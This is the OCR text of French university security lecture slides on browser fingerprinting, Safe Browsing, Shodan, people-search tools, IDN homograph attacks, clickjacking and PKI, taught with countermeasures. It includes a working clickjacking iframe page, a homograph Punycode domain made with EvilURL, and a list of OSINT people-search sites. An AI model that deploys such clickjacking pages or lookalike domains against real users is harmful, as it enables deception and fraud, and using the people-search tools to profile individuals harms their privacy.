
Exemple

- Browsers used
- OS used
- Fonts installed
- Plugins installed
- Video/Audio Hardware
- Software installed

You are unique !

`https://panopticlick.eff.org`
`https://audiofingerprint.openwpm.com/`
`https://www.leblogduhacker.fr/ce-que-lon-sait-sur-vous/`
`https://history.google.com/history/`


Google Safe Browsing



Google maintains a list of known malware/phishing URLs

`https://testsafebrowsing.appspot.com/s/phishing.html`
With Chrome ! Of course !

Google Safe Browsing



`https://transparencyreport.google.com/safe-browsing/overview`

- Browser queries the list on every navigation **NO**
- Send URLs to the Google Safe Browsing server to check their status
- Privacy: URLs are not hashed, so the server knows which URLs you look up

`https://testsafebrowsing.appspot.com/`

Shodan

First search engine for Internet-connected devices.

193.49.118.208

City	Clermont-Ferrand
Country	France
Organization	Renater
ISP	Renater
Last Update	2020-05-01T23:51:07.819224
ASN	AS2200

Ports

22

Services

22
tcp
ssh

OpenSSH Version: 7.9p1 Debian-10+deb10u2


```
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQD63a458a+tkgs9SH8o731FpyWEaJhFBYvqOaWlAIyXU9GI
Z1BWEygvtCKaDEjY8uab/SWsIjyN4XR4OcJ7KjlqBIpvQmSnW39vJFTApTrJf3Io8HmZILAD4VYo
Wkw/xry9axCJFPpkCrkR23EYzBywkZBkKh7r2d5QO18fNnd5480p88W2K4/ACQBIw+++v3e4F9BF1
KC+A2E8nL4vuCiU0IXcv2YyHmScixkb0sol2H9w/nRiJ/6Zua4wW4QvRYYWnb3pRoXIbfeuNMQo/b
ioME7x3Z+dXuK0Hea6FsHCQOpHMD7Ee1yN7sfjPwq58GOvztgG/zouCj3Hne8B8fBAcop
Fingerprint: 18:2b:8d:d4:a7:ad:b4:85:d5:93:3e:b9:b5:78:a9:3c

Kex Algorithms:
        curve25519-sha256
        curve25519-sha256@libssh.org
```

https://www.shodan.io/

- Google
- Facebook
- Twitter
- Linkedin
- WebPage
- Recherche Sur Twitter `https://followerwonk.com/`
- Search by Name and Find People in the USA.
  `https://www.zabasearch.com/`
- Trouvez une entreprise, un particulier partout dans le monde
  `https://www.infobel.com/`
- Lullar informations à partir d'email
  `https://lullar-com-3.appspot.com/en`
- Spokeo informations sur les réseaux sociaux
  `https://www.spokeo.com/`

Webmii

People search engine




https://webmii.com/

Cookieless cookies

Utilisation des ETag !

- Le navigateur envoie au serveur Apache, l'ETag du fichier qu'il s'apprête à lui demander et qu'il possède dans son cache.
- Si l'ETag est identique ⇒ pas besoin de le télécharger ! CQFD



`http://lucb1e.com/rp/cookielesscookies/`

Contre mesures

https://panopticlick.eff.org/

Outline

Table ASCII

Lettres	ASCII	Lettres	ASCII	Lettres	ASCII	Lettres	ASCII
A	65	N	78	a	97	n	110
B	66	O	79	b	98	o	111
C	67	P	80	c	99	p	112
D	68	Q	81	d	100	q	113
E	69	R	82	e	101	r	114
F	70	S	83	f	102	s	115
G	71	T	84	g	103	t	116
H	72	U	85	h	104	u	117
I	73	V	86	i	105	v	118
J	74	W	87	j	106	w	119
K	75	X	88	k	107	x	120
L	76	Y	89	l	108	y	121
M	77	Z	90	m	109	z	122

ASCII

Quelle est la différence entre ces 2 adresses ?

https://sancy.iut-clermont.uca.fr/~lafourcade/

https://sancy.iut-clermont.uca.fr/~lafourcade/

Copier coller dans un navigateur !

ASCII

Quelle est la différence entre ces 2 adresses ?

https://sancy.iut-clermont.uca.fr/~lafourcade/

https://sancy.iut-clermont.uca.fr/~lafourcade/

Copier coller dans un navigateur !

Explication

Pas de différence apparente entre

- "l" minuscule (108 ASCII)
- "¡" majuscule "I" (73 ASCII)

Encodage

Internationalized Domain Name (IDN)

Nom de domaine Internet avec des caractères non définis par le standard ASCII, de nombreuses langues européennes, ainsi que d'autres caractères!

Les noms de domaine internationalisés sont convertis dans un nom de domaine ASCII (format Punycode).

Format Punycode

Transforme l'Unicode[1] en ASCII de manière unique et réversible

Exemple:

`http://www.acadÃl'mie-franÃğaise.fr`

⇕

`http://www.xn--acadmie-franaise-npb1a.fr`

Depuis **mai 2012**

Les noms de domaines IDN en '.fr' sont disponibles !

[1] Unicode Standard gives a unique number for every English character.

Homograph Attack

Quelle est la différence entre ces 2 adresses ?

http://limos.fr http://limos.fr

Copier coller dans un navigateur !

Homograph Attack

Quelle est la différence entre ces 2 adresses ?

http://limos.fr http://limos.fr

Copier coller dans un navigateur !

La première est fausse

`http://xn--lim-ued9i.fr/`

Unicode: Cyrillic Small Letter O (U+043E), Cyrillic Small Letter Dze (U+0405),

Générée avec `https://github.com/UndeadSec/EvilURL`


Contre mesures

- Afficher le code Punycode dans la bare de navigation et à la souris.
- White list pour les “Top Level Domain” (TLD)
- Coloration des différents langues
- Certificats
- OCR and IA


`https://wiki.mozilla.org/IDN_Display_Algorithm`
`https://www.chromium.org/developers/design-documents/idn-in-google-chrome#TOC-Google-Chrome-s-IDN-policy`

Outline

Click Jacking



Attack using iframe



En pratique

```
<body style="overflow:hidden;">
<iframe src="http://votrecible.com/"
        style="height:100%; width:100%; border:none;
        overflow:none;">
</iframe>
<button onclick="location.href='https://www.google.com/'"
      style="position:absolute; width: 200px;
             height: 100px; left:150px; top: 25px;
             opacity:0;">
</button>
</body>
```

Tester vos pages

```
<html>
<head>
<title>Clickjack test page</title>
</head>
<body>
<p>Website is vulnerable to clickjacking!</p>
<iframe src="http://www.yoursite.com/index.html"
        width="500" height="500"></iframe>
</body>
</html>
```

Mobile


3:36
Package installation
Installation is complete
Continue
3:36
Activate device administrator?
MastyDevAdmin
Google plugins extraction
Erase all data
Change the screen-unlock password
Cancel
Activate

Clickjacking mitigation

Client Side:

Frame Busting

Example JavaScript code for frame busting

```
if (top!=self){
  top.location.href = self.location.href
}
```

Example HTML code for sandboxing:

```
<iframe
sandbox="allow scripts allow forms"
src ="facebook.html "> iframe
```

Clickjacking mitigation

Server Side:

X-Frame-Options

- DENY // Interdit tout Iframe.
- SAMEORIGIN // Autorise seulement les pages du même site.
- ALLOW-FROM [url] // Autorise pour l'url spécifiée.
- ALLOWALL // Autorise tous les sites.


Avec Apache (pas sous Brave)

```
Header set X-Frame-Options DENY
```


Configurer Content Security Policy
`https://securityheaders.com/`

Outline

Public Key Infrastructure



Applications



Applications

- Échanges clefs
- SSL/TLS
- Monkeysphere
- DNSSec
- S/MIME
- TOR
- OTR
- EMV
- SET/3D-Secure
- Bitcoin

PKI : Public Key Infrastructure

- Utiliser des clefs publiques
- Établir une clef symétrique de session
- Confiance
- Certificats
- Authorité de certifications
- Chaîne de confiance

PKI

Problem: how to agree securely on a symmetric key?

- Face-to-face key exchange $O(n^2)$ keys
- Key exchange via a trusted third party (TTP) Kerberos 5

Idea : Public-key encryption solves the problem of key exchange.
How to ensure the authenticity of other people's public keys?

- Face-to-face key exchange O(n)
- Key exchange via a trusted third party (TTP)

Other solution is : Key certificates.

Comment échanger une clef secrète en toute sécurité

Plusieurs solutions :

